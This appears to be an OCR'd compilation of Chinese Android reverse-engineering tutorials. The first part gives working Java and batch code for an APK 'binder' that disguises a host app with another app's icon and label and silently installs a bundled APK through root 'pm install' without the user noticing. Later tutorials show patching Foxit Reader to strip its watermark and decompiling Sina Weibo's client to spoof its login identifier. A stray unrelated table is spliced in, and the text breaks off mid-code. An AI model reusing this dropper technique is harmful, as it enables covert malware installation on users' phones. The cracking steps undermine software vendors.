


图 3 宿主程序 host.apk 的内部流程图

释放和安装指定的应用程序通常需要较长时间（与应用程序的大小相关），若所有流程
均在 onCreate 函数流程中实现，则会导致宿主程序界面卡顿或假死，故可通过在 onCreate 函数中创建子线程的方式避免该问题，在子线程中实现相关功能，其中主要有释放和安装应用程序，以及启动主应用程序这两部分。

2）释放和安装应用程序

①释放指定文件

对于 Android 应用程序，需要捆绑的资源文件可以直接放置到 assets 目录下。在宿主程序中，共计需要释放三个文件，即配置文件 config、主程序 update.res 和捆绑进去的程序

data.res，释放方式如下。当程序安装后，需要释放时可通过如下方式实现。

```
//dstFilePath 为释放出来的文件路径，resFileName 为需要释放的文件路径
private void dropFile(String dstFilePath, StringresFilename){
if(isFileExist(dstFilePath)) return;
InputStream inputFS;
try { inputFS = this.getResources().getAssets().open(resFilename);
} catch (IOException e1) {return; }
File outFile = new File(dstFilePath);


byte buf[] = new byte[1024];     int len;


try {
OutputStream outputFS = new FileOutputStream(outFile);


while((len = inputFS.read(buf))>0) {    outputFS.write(buf,0,len);}


outputFS.close();    inputFS.close();


} catch (IOException e) { return ; }


return;
}
```

②安装应用程序
文件释放后，接下来就要根据需要进行安装程序。对用户而言，已经安装程序了，故接下来安装程序需要在后台完成，即不引起用户察觉，这就需要使用 shell 下的 pm 命令（Package Manage），而 pm 命令需要 system 权限，故执行此操作时需要确保可以获取 root 权限。安装一个指定程序可通过“pm installtarget_apk”实现。而执行 shell 命令利用 runtime.exec 即可实现，可将其简单封装为 runCommand(String str)。

```
private void runCommand(String strCommand){
Runtime runtime = Runtime.getRuntime();
try { runtime.exec(strCommand);


} catch (IOException e) {e.printStackTrace(); }


}
```

综上，释放、安装的功能实现代码如下。

```
//Install the specified apk
public String installAPK(String apkFileName)


{

//获取 assets 中文件安装后的实际路径


String tmpDir =this.getApplicationContext().getFilesDir()+"/";
String apk_path = tmpDir+apkFileName;
//释放文件
```

```
dropFile(apk_path, apkFileName);
//安装的 apk 文件需要读写权限，故赋予读写权限
runCommand("su -c chmod 666 "+apk_path);
//使用 pm 安装文件
runCommand("su -c pm install -t "+apk_path);
return apk_path;
}
```

3）启动应用程序

启动应用程序可通过切换 Activity 实现，即调用主程序 A 的 MainActivity 就可实现启动 A 程序并切换界面为 A，该过程可通过如下几步实现。

①获取需要启动的 apk 的信息

具体包括 apk 的 packagename 和 MainActivity 名。对于宿主程序而言，由于捆绑器已成功获取并将此信息写入了 config 文件，故只需要从 config 中分别读取这两个字符串即可。

②新建 intent

```
Intent intent = new Intent(Intent.ACTION_MAIN);
intent.addCategory(Intent.CATEGORY_LAUNCHER);
```

③切换 Activity，启动程序

```
ComponentName cn = new ComponentName(main_app,main_app_Acitivty);
intent.setComponent(cn);
startActivity(intent);
```

2.捆绑器程序

运行在 Windows 下的捆绑器程序主要是为宿主程序做准备：获取主程序 A 的 packagename 和 MainActivity 信息，获取捆绑进去的程序 B 的 packagename；修改宿主程序的图标，使其和程序 A 的一致；将准备好的宿主程序打包、签名等。下面将详述每个部分。

1）提取信息

需要提取的信息为应用程序的 Packagename 和 MainActivity 名，这些信息可以从 manifest 中解析，但更简单的办法就是使用现有工具 apktool。该工具可以对 apk 程序进行解包、打包、提取信息等。具体的，提取信息仅需命令“aapt.exedump badging apk_name”即可。为

了方便应用，我们可以写一个专门提取信息的批处理脚本 aapt_apkinfo.bat，具体如下：

```
set PATH=%CD%;%PATH%;
"%~dp0\aapt.exe" dump badging %1 > %2
```

该批处理以“aapt_apkinfo.bata.apk info.txt”的方式调用，其中第一个参数为 apk 路径，第二个参数为信息存储文件。在程序中则可以如下调用。

```
ShellExecute(NULL, TEXT("open"),szAaptCommand,szParameter, NULL, SW_HIDE);
```

其中，szAaptCommand 指向 aapt_apkinfo.bat，szParameter 为参数 1 和参数 2 构成的字符串，如“a.apkinfo.txt”。

由于此时获取到的信息如图 4 所示，内容太过冗余，我们需要从中解析出 packagename 和 MainActivity。易知，此时得到的信息是按行存储的，即 info.txt 中的每行为一类或一条信息，故解析时逐行判断即可。其中 packagename 通常以此种格式出现“package: name='com.tencent.mobileqq' ”，可以认为 package: name 之后的单引号内的内容为 packagename。mainactivity 的信息如图 5 所示，故同样易得其信息。相关文本搜索、字符串判断等相关代码不再罗列。




图 4 利用 apt 从 apk 中提取的原始信息

图 5 info.txt 中 mainactivity 的格式

最后，通过上述方法将提取到的信息存入 assets 目录下的 config 文件中，供宿主程序使用。

2）替换图标和标签

①获取图标和标签信息

考虑到安全性，需要对 host 程序进行必要的伪装，即重新打包后的 host 程序，安装后在应用列表看上去要和 A 程序的一致，故还需要替换图标和标签。同理，通过上述方法，可从 info.txt 中获得 label 和 icon 的信息，如图 6 所示。




图 6 info.txt 中的 label 和 icon 信息

②替换图标和标签信息

在获得 icon 路径和 label 之后，接下来需要替换 host.apk 中的这些信息。
首先需要对主程序 A.apk 进行解包，以获得图标文件。Apk 解包同样使用 apktool。直接使用 apktool 解包的命令为“java -jar apktool.jar -d apkpathunpackeddir”，其中 apktool 支持很多参数，实现其他功能，方便起见将其封装为 bat 文件 unpack_apk.bat，内容如下。

```
set PATH=%CD%;%PATH%;
java -jar "%~dp0\apktool.jar" d %1 %2
```

该批处理的第一个参数为 apk 路径，第二个参数为解包后的目录路径。在捆绑器程序中，可通过如下命令调用该批处理，实现相应的解包功能。

```
ShellExecute(NULL, TEXT("open"), szBatfilePath,szParameters, NULL, SW_HIDE);
```

其中，szParameters 即为批处理文件对应的两个参数。
在成功解包之后，替换图标就很简单了，只需要用上述 icon 路径对应的文件替换宿主程序 host.apk 中的“\res\drawable-mdpi\ic_launcher.png”、 \res\drawable-hdpi\ic_launcher.png”、“\res\drawable-ldpi\ic_launcher.png”和“\res\drawable-xhdpi\ic_launcher.png”文件。
宿主程序的标签信息位于“\res\values\strings.xml”中，具体如图 7 所示。
只需将其中的 app_name 对应的值替换为前面获取到的 label 的值即可。




图 7 宿主程序的 strings 文件内容


3）打包、签名

通过前面的步骤，我们已经成功修改好了宿主程序 host.apk，接下来需要对其进行打包、签名。

①打包

对 APK 的打包，仍旧采用 apktool，将其封装成 apk_apk.bat，内容如下。

```
set PATH=%CD%;%PATH%;
java -jar "%~dp0\apktool.jar" b %1
```



其所需的唯一一个参数即为需要打包成 apk 的目录。类似的，程序中的调用方法依旧使用“ShellExecute(NULL,TEXT("open"), szPackBatfile, m_szFinalApkDir, m_pctApkToolDir, SW_HIDE);”。

②签名

对 apk 的签名，可通过使用工具 autosign 实现。其调用方式为“java -jar signapk.jar testkey.x509.pem testkey.pk8 unsigined.apk signed.apk”，需要的两个参数为签名的文件路径和

成功签名后的文件路径。将其写为 sign.bat，内容为：“java -jar signapk.jar testkey.x509.pem testkey.pk8 %1 %2”。在捆绑器程序中相应的调用方式为“ShellExecute(NULL, TEXT("open"), szSignBatfile, szParameters, m_pctAutoSignDir, SW_HIDE);”，最终即可获得捆绑后的 apk 程序。

总结

通过前面的步骤，最终生成了一套由“apktool”、“auto-sign”、“host.apk”和“捆绑器”组成的 apk 捆绑器工具，如图 8 所示。

图 8 捆绑器工具组成（左）和捆绑器运行界面（右）

最终捆绑之后的 apk 应用程序具备和正常安装的 apk 一样的运行效果，但却能隐蔽的安装所指定的任意 apk 文件，达到预期的目的和功能效果。

同时，在上述实现过程中仍存在一定的不足，如在安装捆绑之后的 apk 应用时，所显示的权限和非正常安装的程序（主程序 A.apk）的权限不一致。一种更完美的方法则可以考虑在修改 host.apk 文件时，同时将主程序 A.apk 的 manifest 中的权限也复制到 host.apk 的 manifest 中，有兴趣的读者可以自行尝试。

Smali Diy

android 版 foxit 去水印去搜索栏修改教程

标 题: 【原创】android 版 foxit 去水印去搜索栏修改教程
作 者: fqhlxw
时 间: 2011-07-22,21:14:45
链 接: http://bbs.pediy.com/showthread.php?t=137609

咳咳，罪过罪过，又 xx 了一个安卓的软件了。。

有不太明白清楚的地方可以参考论坛之前的一个帖子：http://bbs.pediy.com/showthread.php?t=135323

又或者看我在蓝魔之家发过的另外一个修改 DOCUMENT TO GO 的帖子：
http://www.ramosfans.com/thread-8004-1-1.html

前几天无意中发现 foxit pdf 有安卓版，于是下载试用两下。打开的速度挺快的，而且还是缓冲一页的，不像 ezpdf 和 document to go 那样是半页缓冲的。

随便打开一本书。。擦。。毛啊。。偌大的 foxit copyright(c) by foxit corporation 挺直的竖立在头顶上捏。。

Copyright (C) by Foxit Corp

控制面板

面板中，系统配置标签页所包含的配置工具及其用途。

硬件配置项

名 称	功 能 说 明 和 描 述
声卡配置	自动检测和配置声卡
显示配置	配置系统的显示属性
能源	显示器节能设置，笔记本电源管理
键盘	设置键盘的行为

上 apktool，解包。。在 res\drawable 下可以看到水印的图片躺在那儿。。

去水印方法有二

一，修改水印 view 的 xml 里面定义的 weight,length 大小，修改如下： android:layout_width="0.0dip" android:layout_height="0.0dip"（文件为 watermark_view.xml）

二，修改图片，png 貌似是可透明的图片，实际上只要把水印的图片换成同样大小 dip 的透明图片即可。

去搜索栏也同样有两个方法

一，修改搜索栏 view 的 xml 里面定义的 weight,length 大小，方法同上。（文件为 doc_search.xml）

二，修改 classes.dex 里面的代码。把 classes.dex 逆成 jar 包之后，就可以使用 jde 来看代码了。定位到 com.Foxit.Reader 的 DocReaderActivity。在安卓里面，我的理解，Activity 就相当于对话框之类的，所以，基本上在 找代码的时候，看这么一些个带有关键字的类就可以了。我们看一下这个函数 ToDecideWhatToShowAndWhatToHideTheFuckUI()

```
private void ToDecideWhatToShowAndWhatToHideTheFuckUI()
 {
  FoxitApplication localFoxitApplication = (FoxitApplication)getApplication();
  boolean bool1 = this.mOnSearchMode;
  boolean bool2 = localFoxitApplication.getReflowState();
  int i = this.mAnnotState;
  int j = getResources().getConfiguration().orientation;
  if (bool2)
  {
   this.mReflowBack.setVisibility(0);
```

```
  this.mReflowZoomIn.setVisibility(0);
  this.mReflowZoomOut.setVisibility(0);
  if (this.mToolbarLayout != null)
    this.mToolbarLayout.setVisibility(8);
  if (this.mToolBarFlipper != null)
    this.mToolBarFlipper.setVisibility(8);
  this.mSearchLayout.setVisibility(8);
  this.mPencilSettingFlipper.setVisibility(8);
  this.mSoftMenu.setVisibility(8);
  this.mZoomInButton.setVisibility(8);
  this.mZoomOutButton.setVisibility(8);
  this.mGotoSeekBar.setVisibility(8);
  this.mOnSearchMode = 0;
  this.mAnnotState = 0;
  return;
}
this.mReflowBack.setVisibility(8);
this.mReflowZoomIn.setVisibility(8);
this.mReflowZoomOut.setVisibility(8);
this.mSoftMenu.setVisibility(0);
this.mZoomInButton.setVisibility(0);
this.mZoomOutButton.setVisibility(0);
this.mGotoSeekBar.setVisibility(0);
if (this.mToolbarLayout != null)
  this.mToolbarLayout.setVisibility(0);
if (this.mToolBarFlipper != null)
  this.mToolBarFlipper.setVisibility(0);
if (bool1)
```

```
{
  this.mSearchLayout.setVisibility(8);
  this.mPencilSettingFlipper.setVisibility(8);
  if (this.mToolbarLayout != null)
    this.mToolbarLayout.setVisibility(8);
  if (this.mToolBarFlipper != null)
    this.mToolBarFlipper.setVisibility(8);
  this.mAnnotState = 0;
  return;
}
this.mSearchLayout.setVisibility(8);
switch (i)
{
default:
  return;
case 0:
  ViewFlipper localViewFlipper1 = this.mPencilSettingFlipper;
  Runnable localRunnable1 = this.mAnnotSettingDelayRunnable;
  boolean bool3 = localViewFlipper1.removeCallbacks(localRunnable1);
  this.mPencilSettingFlipper.setVisibility(8);
  this.mPencilTool.setImageResource(2130837640);
  this.mEraserTool.setImageResource(2130837630);
  return;
case 1:
  this.mPencilSettingFlipper.setVisibility(0);
  ViewFlipper localViewFlipper2 = this.mPencilSettingFlipper;
  Animation localAnimation = AnimationUtils.loadAnimation(this.mContext, 2130968577);
  localViewFlipper2.startAnimation(localAnimation);
```

```
  if (j == 2)
  {
    this.mSoftMenu.setVisibility(8);
    this.mZoomInButton.setVisibility(8);
    this.mZoomOutButton.setVisibility(8);
    this.mGotoSeekBar.setVisibility(8);
  }
  while (true)
  {
    this.mPencilTool.setImageResource(2130837644);
    this.mEraserTool.setImageResource(2130837630);
    return;
    if (this.mToolBarFlipper.getCurrentView().getId() != 2131296297)
      continue;
    this.mToolBarFlipper.showNext();
  }
case 2:
}
this.mPencilSettingFlipper.setVisibility(8);
ViewFlipper localViewFlipper3 = this.mPencilSettingFlipper;
Runnable localRunnable2 = this.mAnnotSettingDelayRunnable;
boolean bool4 = localViewFlipper3.removeCallbacks(localRunnable2);
this.mPencilTool.setImageResource(2130837640);
this.mEraserTool.setImageResource(2130837633);
if (j == 2)
{
  this.mSoftMenu.setVisibility(8);
  this.mZoomInButton.setVisibility(8);
```

```
    this.mZoomOutButton.setVisibility(8);
    this.mGotoSeekBar.setVisibility(8);
    return;
   }
   if (this.mToolBarFlipper.getCurrentView().getId() != 2131296297)
    return;
   this.mToolBarFlipper.showNext();
  }
```

从函数的名字就可以猜到是干什么用的了。再详细看代码，果真是这里。

boolean bool1 = this.mOnSearchMode;这里获取是否为搜索模式。

```
   if (bool1)
   {
    this.mSearchLayout.setVisibility(8);
    this.mPencilSettingFlipper.setVisibility(8);
    if (this.mToolbarLayout != null)
     this.mToolbarLayout.setVisibility(8);
    if (this.mToolBarFlipper != null)
     this.mToolBarFlipper.setVisibility(8);
    this.mAnnotState = 0;
    return;
   }
```

是搜索模式则显示相应的 widget。

最后修改好相应的 xml，重新签名就可以了。

DIY 新浪微博 Android 手机客户端

DIY 新浪微博 Android 手机客户端（一）

标 题: 【原创】DIY 新浪微博 Android 手机客户端（一）（二）（三）完
作 者: aqtata
时 间: 2011-03-23,00:26:14
链 接: http://bbs.pediy.com/showthread.php?t=131213

作者：地球仪
原文：http://hi.baidu.com/aqtata817/blog/i...87b8947bb.html

玩过新浪微博的人都知道，在每条微博的下方都会显示出该条微博来自于什么样的客户端
比如网页的、手机版的、Android 的、iPhone 的、iPad 的、Symbian 的、Kjava 的以及很多第三方应用等等

本次教程的最终目的是“偷龙转凤”，通过修改 Android 客户端让其发表的微博显示“来自 iPhone 客户端”
iPhone 多火呀！用 iPhone 多有面子呀！呵呵

第一件事还是准备好所需要的工具。工欲善其事，必先利其器！

【手机一部】
当然必须是 Android 系统的

【新浪微博 Android 客户端】
有了手机当然也要有客户端安装文件了，下载地址：http://t.sina.com.cn/mobile/android.php

【JDK】
后面要用到一些 Java 程序，所以必须安装 Java 环境
我这里装的 1.6 版，下载地址：http://www.java.net/download/jdk6/6u10/promoted/b32/binaries/jdk-6u10-rc2-bin-b32-windows-i586-p-12_sep_2008.exe

【ADB】
这个安装了 Android 的 SDK 都会有的，或着单独下载提取出来的：http://mobile.yesky.com/imagelist/2009/301/byk87b49p6gr.rar
这里面带有 USB 驱动，可以不用理会

【Tcpdump】
Linux 下的网络监视工具，下载：http://www.uuroid.com/upload/tcpdump.zip

【dex2jar】
Java 程序，可以把 dex 文件反编译成 jar 文件，下载：http://laichao.googlecode.com/files/dex2jar-0.0.7-SNAPSHOT.zip

【JD-GUI】
Java 反编译程序，可以查看 jar 文件源码，下载：http://www.duote.com/soft/7793.html

【baksmali 和 smali】
解包打包 java 源码的工具，下载：http://code.google.com/p/smali/downloads/list


【IDA】
强大的反汇编工具，不用解释了吧，我这用的 5.5 版

【91 手机助手】
主要用它来传输文件，当然你用豌豆荚等工具也是可以的

【EFFind】
文本搜索工具，这个不是必须的，只是有它的话能更快地从大量的源码中找到自己想要的数据

新浪微博开放了 API 接口，官方网站：http://www.weibo.cn/wiki/index.php
这里只需要简单地看看“授权机制说明”那部分，有两种授权方式
其中的 Basic Authentication 方式需要一个 Appkey 值，而新浪就是通过这个 key 来判断你是什么客户端
比如“优酷连接分享”的 Appkey 是 2684493555，这个值在优酷网点击转贴到新浪微博后，在 URL 地址栏都能看到

再看浏览器的地址栏



也就是说，我们只要在客户端上修改对应的 Appkey 即可达到欺骗服务器的目的
这也是本教程的最终目的

不过后来分析发现，新浪官方的客户端是没有 Appkey 的，官方的客户端并不访问这个公开的 API 接口
而是有自己内部的访问接口，当然我们也不必去关心内部接口，因为我们不是要去做客户端

第一篇就暂时到这，做好准备工作，下篇实战

DIY 新浪微博 Android 手机客户端（二）

作者：地球仪
原文：http://hi.baidu.com/aqtata817/blog/i...ad9f9fd1c.html

上次把准备工作做好了，这次直就接“开刀”
为了方便后面的操作，先把 smali.jar、baksmali.jar、dex2jar 放到 C:\123 目录下


1.寻找 Appkey

将安装程序扩展名改为 rar 或 zip 都可以，只要能用工具解压就行，将其中的 classes.dex 文件拖出来放到 C:\123 目录下
进入 CMD 控制台，输入命令：dex2jar.bat classes.dex

```
C:\123>dex2jar.bat classes.dex
```

成功后会在该目录下生成一个 classes.dex.dex2jar.jar 文件
再用 JD-GUI 打开它，选择“File - Save All Sources”将源码全部提取出来
提取出的文件是一个 zip 压缩包，将其解压到 C:\123\yuanma


微博公开的 API 接口文档显示，如果使用 Basic Authentication 授权方式的话
必须在所有访问接口参数里带有“source=appkey”
我们这里打开 EF Find 搜索刚才解压出的所有源码文件，搜索字符为“source=”
很可惜，什么都没找到，再继续尝试“appkey”等字符，依然无所获



现在基本可以验证之前所说的，官方的客户端是访问的未公开的接口，不需要 Appkey
为了找到接口地址和相关参数，我们需要在手机上抓包

2.寻找未公开接口及参数

这里要请出 ADB 和 Tcpdump 了，注意先把 ADB 目录添加到环境变量中去，省去了在控制台下输入路径的麻烦
打开 91 手机助手，把 Tcpdump 放到手机的/data/local 目录下



但是它还没有权限运行，需要修改文件权限，我们要进入到 adb shell
命令：adb shell chmod 777 /data/local/tcpdump

```
>adb shell chmod 777 /data/local/tcpdump
```


查看一下属性，已经有了所有权限

再进去手机的 shell，进入刚才的目录下
adb shell
cd data
cd local

现在准备抓包了，在启动前先进入手机微博的登录窗口，随便输入帐号密码，不要登录
再回到控制台启动 tcpdump，命令：./tcpdump -w dump.txt -s 0 -v port 80

```
# ./tcpdump -w dump.txt -s 0 -v port 80
```

tcpdump 已经处于监听状态，回到手机里了，点“登录”
会发现在控制台窗口提示“Got 12”，表示抓到了 12 个包
好了，让它停止工作，按下 Ctrl + C 键即可
用 91 手机助手刷新目录，可以看到多了个 dump.txt 文件



直接将其拖出来，这里说一下，这个文件应该是用 Wireshark 来查看的
之所以不用是因为这里并不需要很详细的信息，只需要看个大概就可以，用记事本打开
可以看到是以 post 方式提交数据，而且也确实如之前所说，不是访问的公开接口

```
POST /interface/f/ttt/v3/login.php?from=10235010&wm=&c=android
```

u=帐号，p=密码，c 应该是客户端标识符，s 不详，ua 应该只是统计数据用的
如果你会编程，这里最好做个程序测试下参数，我这里就直接说测试结果了
u，p，c，s 参数是必须的，否则就登录不成功
尝试把 c 参数改为“iphone”，但是也无法登录成功，所以 s 参数应该是通过标识计算出来的

3.解密 S 参数

我们这里再回到第一步，从源码中找线索，打开 EF Find 搜索“login.php”，果然，找到一个
仔细看看代码，发现将用户名+密码作为参数传递给 calculateS 函数了

```
private String getLoginResponseContent(String paramString1, String paramString2)
  throws RPCHelper.HttpException
{
  try
  {
    ArrayList localArrayList = new ArrayList();
    BasicNameValuePair localBasicNameValuePair1 = new BasicNameValuePair("u", paramString1);
    localArrayList.add(localBasicNameValuePair1);
    BasicNameValuePair localBasicNameValuePair2 = new BasicNameValuePair("p", paramString2);
    localArrayList.add(localBasicNameValuePair2);
    BasicNameValuePair localBasicNameValuePair3 = new BasicNameValuePair("c", "android");
    localArrayList.add(localBasicNameValuePair3);
    String str1 = String.valueOf(paramString1);
    String str2 = calculateS(str1 + paramString2);
    BasicNameValuePair localBasicNameValuePair4 = new BasicNameValuePair("s", str2);
    localArrayList.add(localBasicNameValuePair4);
    String str3 = URLEncoder.encode(generateUA(this.mContext));
